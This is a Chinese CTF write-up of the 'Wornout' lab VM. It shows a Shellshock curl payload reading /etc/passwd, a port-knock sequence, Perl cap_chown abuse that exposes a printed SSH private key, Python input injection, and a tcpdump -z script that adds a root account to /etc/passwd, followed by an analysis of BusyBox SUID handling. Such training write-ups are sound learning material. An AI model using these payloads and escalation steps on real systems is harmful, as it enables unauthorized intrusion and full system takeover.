Wornout by zemu

IP && 扫描端口 && 扫描路径

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.01 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.11.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 21:52 EST
Nmap scan report for 192.168.11.128
Host is up (0.0021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
80/tcp   open     http    Apache httpd 2.4.66 ((Unix))
8080/tcp open     http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:34:41:97 (VMware)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.46 seconds
```

发现 ssh 被 filtered 了

Http发现在 80 和 8080 两个端口有不同的 Apache 版本

搜索得知

Apache httpd 2.4.7 发布于 2013-11-19

Apache httpd 2.4.66 发布于 2025-12-04

那根据题目 wornout 的意思，关键点应该在 8080 这个提供过时服务的端口里

> 因为 Shellshock (CVE-2014-6271) 也在那个时候被发现，后面的思路应该是以 shellshock 为主

直接先 dirsearch 扫一下

扫出来一个http://192.168.11.128:8080/icons/README，不过是标准的 Apache 默认文件，没有什么有用的

然后扫了一下/cgi-bin ，发现全是 403 ，那说明 8080 应该还不是突破口，先去 80 看一下吧

用 dirseach 扫了一下 80 端口，发现全是线索

```
[22:14:02] 403 -  317B  - /.htt-oauth
[22:14:08] 200 -    1KB - /cgi-bin/test-cgi
[22:14:08] 200 -  869B  - /cgi-bin/printenv
[22:14:17] 200 -  142B  - /robots.txt
[22:14:18] 403 -  317B  - /server-status
```

80端口上的shellshock

先看一眼 robots.txt ，发现

代码块

```
User-Agent: *
Disallow: /
Allow: /index.html
# Nothing to see here, just a normal robots.txt
# Tip: The placeholder is not just a placeholder
```

The placeholder is not just a placeholder

这句话有点突兀，目前还没看出来啥意思

Curl 一下其他两个文件

代码块

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.11.128:80/cgi-bin/test-cgi
HTTP/1.1 200 OK
Date: Fri, 13 Feb 2026 03:27:28 GMT
Server: Apache/2.4.66 (Unix)
Last-Modified: Sun, 07 Dec 2025 17:16:42 GMT
ETag: "4ed-6455fd79f1280"
Accept-Ranges: bytes
Content-Length: 1261


┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.128:80/cgi-bin/test-cgi
#

# To permit this cgi, replace # on the first line above with the
# appropriate #!/path/to/sh shebang, and set this script executable
# with chmod 755.
#
# ***** !!! WARNING !!! *****
# This script echoes the server environment variables and therefore
# leaks information - so NEVER use it in a live server environment!
```

```
# It is provided only for testing purpose.
# Also note that it is subject to cross site scripting attacks on
# MS IE and any other browser which fails to honor RFC2616.

# disable filename globbing
set -f

echo "Content-type: text/plain; charset=iso-8859-1"
echo

echo CGI/1.0 test script report:
echo

echo argc is $#. argv is "$*".
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = "$PATH_INFO"
echo PATH_TRANSLATED = "$PATH_TRANSLATED"
echo SCRIPT_NAME = "$SCRIPT_NAME"
echo QUERY_STRING = "$QUERY_STRING"
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo AUTH_TYPE = $AUTH_TYPE
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH

┌──(kali㉿kali)-[~]
└─$

```

然后再 curl 一下 printenv

代码块

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.11.128:80/cgi-bin/printenv
#

```

```
# To permit this cgi, replace # on the first line above with the
# appropriate #!/path/to/perl shebang, and on Unix / Linux also
# set this script executable with chmod 755.
#
# ***** !!! WARNING !!! *****
# This script echoes the server environment variables and therefore
# leaks information - so NEVER use it in a live server environment!
# It is provided only for testing purpose.
# Also note that it is subject to cross site scripting attacks on
# MS IE and any other browser which fails to honor RFC2616.

##
##  printenv -- demo CGI program which just prints its environment
##
use strict;
use warnings;

print "Content-type: text/plain; charset=iso-8859-1\n\n";
$ENV{'HINT'} = "Shocked? Now try another port.";
foreach my $var (sort(keys(%ENV))) {
    my $val = $ENV{$var};
    $val =~ s|\n|\\n|g;
    $val =~ s|"|\\"|g;
    print "${var}=\"${val}\"\n";
}

```

然后发现这两个脚本因为最前面都有一个#，所以是没办法执行的，但是确实是很明显的 shellshock

可以看到printenv的文件里有$ENV{'HINT'} = "Shocked? Now try another port.";

那我们再去8080端口看看

80端口FUZZ

但是到这里就没啥思路了，因为 8080 全是 403，尝试 403 绕过也没有成功

那只能先去浏览器看看 80 端口了

还真有提示

```
▼ <body>
  ▶ <font dir="auto" style="vertical-align: inherit;">…</font>
  <!--?-- wfuzz -w /usr/share/wordlists/dirb/common.txt http://www.target.com/FUZZ --
  --> == $0
  ▶ <div id="goog-gt-tt" class="VIpgJd-yAWNEb-L7lbkb skiptranslate" style="border-radi
```

这个时候我突然想到之前的**The placeholder is not just a placeholder**

那我一寻思 FUZZ 不就是占位符吗，占位符不是占位符，那说明应该是个可以直接访问的网站进去看看

Index of /FUZZ

- Parent Directory
- etc_link/

Apache/2.4.66 (Unix) Server at 192.168.11.128 Port 80

看一眼/etc_link，底裤都给扒出来了

Index of /FUZZ/etc_link

- Parent Directory
- !!!!!
- acpi/
- alpine-release
- apache2/
- apk/
- bash/
- busybox-paths.d/
- ca-certificates.conf
- ca-certificates/
- conf.d/
- containerd/
- crontabs/
- docker/


- e2scrub.conf
- environment
- ethertypes
- fstab
- fstab.old
- group
- group-
- hostname
- hosts
- init.d/
- inittab
- inputrc
- iptables/
- issue
- keymap/
- knockd.conf
- lbu/

发现了 !!!!! 这个比较特殊的文件和 knockd.conf，还有两个可登录的用户名 sam 和 wind

先按着 knockd.conf 的顺序把 22 端口给敲开

```
└─$ knock 192.168.11.128 62001 47182 33927 55819

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.11.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-13 01:01 EST
Nmap scan report for 192.168.11.128
Host is up (0.00048s latency).
MAC Address: 00:0C:29:34:41:97 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

┌──(kali㉿kali)-[~]
└─$ nmap  192.168.11.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-13 01:01 EST
Nmap scan report for 192.168.11.128
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 00:0C:29:34:41:97 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds

┌──(kali㉿kali)-[~]
└─$
```

然后看了一下 !!!!! 这个文件，应该是个提示



8080端口 && 反弹 shell && ssh连接

然后 80 端口彻底没啥思路了，只能转战 8080

结合上一题给的提示，试了大概 3 个小时终于试出来一个返回 200 的

> 还是题做太少了

http://192.168.11.128:8080/cgi-bin/shockme.cgi

然后就直接走 shellshock 流程了

读一下 passwd

```
curl -A '() { :; }; echo; /bin/cat /etc/passwd'
http://192.168.11.128:8080/cgi-bin/shockme.cgi
```

```
┌──(kali㉿kali)-[~]
└─$ curl -A '() { :; }; echo; /bin/cat /etc/passwd' http://192.168.11.128:8080/cgi-bin/shockme.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
```

成功了，说明有 shellshock ，直接反弹 shell 吧

反弹了之后发现是一个 www-data 用户，先升级一下 shell

`/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'`

然后 Ctrl+Z 挂起 shell 回到 kali， `stty raw -echo; fg`

回到 shell 后， `export TERM=xterm`

```
┌──(kali㉿kali)-[~]
└─$ ^[[200~stty raw -echo; fg~
zsh: bad pattern: ^[[200~stty

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444
                              export TERM=xterm
www-data@86d08067828b:/usr/lib$
```

然后试了一下 `sudo -l` ，发现需要密码，这条路行不通

`Uname -a` 发现内核是个 2025 年的，那内核漏洞应该也不太现实

emmmm，这可咋办，寻思一下，先检查 SUID 和 capabilities 吧

`find / -perm -4000 -type f` 没啥好东西

`getcap -r / 2>/dev/null` 发现好东西

```
www-data@86d08067828b:/usr/lib$ getcap -r / 2>/dev/null
/usr/bin/perl = cap_chown+ep
```

哎哟我，这直接起飞了，正好之前没事干发现了 `./id_rsa` 但是没权限 `cat`

直接 `usr/bin/perl -e 'chown(33, 33, "/.id_rsa")'`

然后 `cat`

```
find: `/etc/ssl/private': Permission denied
www-data@86d08067828b:/usr/lib$ /usr/bin/perl -e 'chown(33, 33, "/.id_rsa")'
www-data@86d08067828b:/usr/lib$  cat /.id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACB2CMZuN18PO9AeZyMbiJoLh1b6fRy8gYOFhCTm3lyMGQAAAJC2wg7ftsIO
3wAAAAtzc2gtZWQyNTUxOQAAACB2CMZuN18PO9AeZyMbiJoLh1b6fRy8gYOFhCTm3lyMGQ
AAAEBsYeKV1xd0a9qyfmURlv6H+cPJKd4RlgWhK+vXPecu2HYIxm43Xw870B5nIxuImguH
Vvp9HLyBg4WEJObeXIwZAAAAC3NhbUBXb3Jub3V0AQI=
-----END OPENSSH PRIVATE KEY-----
www-data@86d08067828b:/usr/lib$
```

然后因为已经知道了敲门端口，所以现在直接 ssh 登录

代码块

```
printf '%s\n' '-----BEGIN OPENSSH PRIVATE KEY-----'
'b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW'
'QyNTUxOQAAACB2CMZuN18PO9AeZyMbiJoLh1b6fRy8gYOFhCTm3lyMGQAAAJC2wg7ftsIO'
'3wAAAAtzc2gtZWQyNTUxOQAAACB2CMZuN18PO9AeZyMbiJoLh1b6fRy8gYOFhCTm3lyMGQ'
'AAAEBsYeKV1xd0a9qyfmURlv6H+cPJKd4RlgWhK+vXPecu2HYIxm43Xw870B5nIxuImguH'
'Vvp9HLyBg4WEJObeXIwZAAAAC3NhbUBXb3Jub3V0AQI=' '-----END OPENSSH PRIVATE KEY-----' > /tmp/id_rsa

chmod 600 /tmp/id_rsa

knock 192.168.11.128 62001 47182 33927 55819 && sleep 1 && ssh -i /tmp/id_rsa sam@192.168.11.128
```

然后直接把 user.txt 掏出来了

拿root

sudo -l 显示 sam 可以以 wind 身份免密执行 /home/wind/ping.py

但是看不了源码

于是直接执行看看

```
total 0
Wornout:~$ sudo -u wind /home/wind/ping.py
Enter hex data to send: 41414141
5 broadcast packets transmitted
Wornout:~$
```

应该是一个接受 hex 数据并发送广播包的脚本

emmmm，寻思一下，想起来题目是 Wornout ，而且之前翻东西的时候也找到了python 2

可以试一下注入

`__import__('os').system('id')`

```
Wornout:~$ sudo -u wind /home/wind/ping.py
Enter hex data to send: __import__('os').system('id'
uid=1001(wind) gid=1001(wind) groups=1001(wind)
5 broadcast packets transmitted
```

成功了

那直接拿 wind 的 shell

`__import__('os').system('/bin/sh')`

拿到 shell 之后，一样 sudo -l

发现 wind 可以以 root 身份免密执行 tcpdump

有点知识盲区了，现学一下这方面的漏洞

发现 tcpdump 有一个 -z 参数

设计用途是在日志文件轮转后自动执行压缩等操作

比如正常用法：

代码块

```
tcpdump -w /tmp/capture.pcap -G 3600 -z gzip
# 每小时轮转一次，轮转后自动 gzip 压缩旧文件
```

但如果 tcpdump 能以 root 身份运行（通过 sudo），-z 指定的命令也会以 root 身份执行

那我们只需要先写好一个脚本，然后把他放在 -z 后面，不就行了嘛

操作如下：

代码块

```
cat > /tmp/pe.sh << 'SCRIPT'
#!/bin/sh
PW=$(openssl passwd -1 shockme)
echo "hacker2:${PW}:0:0::/root:/bin/sh" >> /etc/passwd
SCRIPT
chmod +x /tmp/pe.sh
ping -c 10 127.0.0.1 & sudo /usr/bin/tcpdump -ln -i lo -w /tmp/out3.pcap -G 1 -z /tmp/pe.sh
```

```
su hacker2
```

那攻击链比较明显了：

1. wind 可以 sudo /usr/bin/tcpdump
2. -z /tmp/pe.sh 让 tcpdump 在文件轮转时以 root 身份执行我们的脚本
3. -G 1 每 1 秒轮转一次文件
4. 轮转触发 → root 执行 /tmp/pe.sh

补充

在最后的 wind -> root 提权阶段，有几种思路可以选择，包括但不限于

- 反弹 root shell（最简单，一开始没想到）
- 修改 /etc/passwd ，添加一个密码可控的账号（也就是我上面的思路）
- 修改 sudoers
- 也可以直接读 flag 不提权，但是都走到这一步了不提权只能说 有点意思

但是需要注意的是给复制出来的 busybox 设置 SUID 并不能达到提权的效果

我一开始的思路是

代码块

```
#!/bin/sh
cp /bin/sh /tmp/rootsh
chmod u+s /tmp/rootsh
//脚本执行完毕之后
ln -s /tmp/rootsh /tmp/sh
/tmp/sh
```

因为 /bin/sh 本质上是指向 /bin/busybox 的符号链接

用 `cp /bin/sh /tmp/rootsh` 出来的其实是/bin/busybox

不过仅仅是这样的话，也只需要 `ln -s /tmp/rootsh /tmp/sh` 就直接拿到 root 的 shell

但是我尝试过后发现实际上仍然还是 wind 的终端

我想这可能与BusyBox的逻辑有关，于是我翻了一下靶机使用的 1.37 版本的 BusyBox 的源码

发现了具体逻辑在 libbb/appletlib.c 里


具体逻辑如下：


代码块

```c
static void check_suid(int applet_no)
{
    gid_t rgid;  /* real gid */
    //  如果用户的真实 UID 是 0，也就是 root ，就不需要校验 suid ，直接返回
    if (ruid == 0) /* 这里的 ruid 是由 parse_config_file() 直接设置的 */
        return;
    rgid = getgid();

#  if ENABLE_FEATURE_SUID_CONFIG
    if (suid_cfg_readable) {
        uid_t uid;
        struct suid_config_t *sct;
        mode_t m;
        // 遍历 /etc/busybox.conf 解析出的链表，找当前 applet 的配置
        for (sct = suid_config; sct; sct = sct->m_next) {
            if (sct->m_applet == applet_no)
                goto found;
        }
        goto check_need_suid;  // 配置文件里没这个 applet → 走默认逻辑
 //found 这个 label是找到配置后的权限检查，检查这个用户有没有执行这个 applet 的权限
 found:
        m = sct->m_mode;
        if (sct->m_ugid.uid == ruid)
            // owner 权限位
            m >>= 6;
        else if ((sct->m_ugid.gid == rgid) || ingroup(ruid, sct->m_ugid.gid))
            // group 权限位
            m >>= 3;
        // else: other 权限位
        if (!(m & S_IXOTH)) // 如果没有执行权限，就报错
            bb_simple_error_msg_and_die("you have no permission to run this applet");

        // 如果配置了 SGID → 切换到配置指定的 gid
        if (sct->m_mode & S_ISGID)
            rgid = sct->m_ugid.gid;
        if (setresgid(-1, rgid, rgid))  // 同时设置 effective 和 saved gid
        //  这里 ↑ 用 setresgid 而不是 setgid，是因为这里如果不设 saved-id，后面 seteuid(0) 还能成功提权
            bb_simple_perror_msg_and_die("setresgid");

        // 配置了 SUID → 切换到配置指定的 uid
        uid = ruid;
        if (sct->m_mode & S_ISUID)
            uid = sct->m_ugid.uid;
        if (setresuid(-1, uid, uid))  // 同时设置 effective 和 saved uid
            bb_simple_perror_msg_and_die("setresuid");
```

```

        goto ret;  // 跳过下面的默认逻辑
    }
    //  如果配置文件存在但里面没有当前 applet 的条目，跳到 check_need_suid
    //  如果配置文件不可读（!suid_cfg_readable），打一次警告然后也走默认：
#   if !ENABLE_FEATURE_SUID_CONFIG_QUIET
    {
        static bool onetime = 0;

        if (!onetime) {
            onetime = 1;
            bb_simple_error_msg("using fallback suid method");
        }
    }
#   endif

 check_need_suid:
#  endif
    // APPLET_SUID(applet_no) 查表得到当前 applet 的 SUID 策略
    // 总共有三种策略
    // 1.BB_SUID_REQUIRE euid == 0 时放行，保留 root 特权，euid != 0 时 报错退出
    // 2.BB_SUID_DROP euid == 0 时 setuid(ruid) 降权，euid != 0 时 什么都不做，因为本来也没有特权
    // 3.BB_SUID_REQUIRE euid == 0 时 保留 root 特权，euid != 0 时 正常运行（不过功能可能会受限，这里没有研究）
    // 对于 BusyBox里所有 shell 类 applet 无一例外都是 BB_SUID_DROP，所以自然 SUID 特权会被全部丢弃
    // 详情见 ash.c:175-178
    if (APPLET_SUID(applet_no) == BB_SUID_REQUIRE) {
        if (geteuid())
            bb_simple_error_msg_and_die("must be suid to work properly");
    } else if (APPLET_SUID(applet_no) == BB_SUID_DROP) {
        setgid(rgid);
        setuid(ruid);
    }
#  if ENABLE_FEATURE_SUID_CONFIG
 ret: ;
    llist_free((llist_t*)suid_config, NULL);
#  endif
}
//  如果 FEATURE_SUID 整个没编译
# else
#  define check_suid(x) ((void)0)  // 空操作，完全不检查
# endif
```

所以最终的逻辑如下图：


check_suid(applet_no)
ruid == 0?
(真实 root)
yes
no
return
直接放行
rgid = getgid()
ENABLE_FEATURE_SUID_CONFIG
且 suid_cfg_readable?
yes
在 suid_config 链表中
找到当前 applet?
yes
检查 owner/group/other
执行权限
无 x 权限
有 x 权限
die: you have no
permission to run this
applet
配置了 S_ISGID?
yes
no
rgid = 配置指定的 gid
rgid 不变
no / 未编译
no



而 不论是 ash 还是 bash 还是 hush 等等各种 shell 都是 BB_SUID_DROP 策略，会抛弃掉 SUID 给的所有特权

所以这种给 busybox 文件 SUID 的方式是行不通的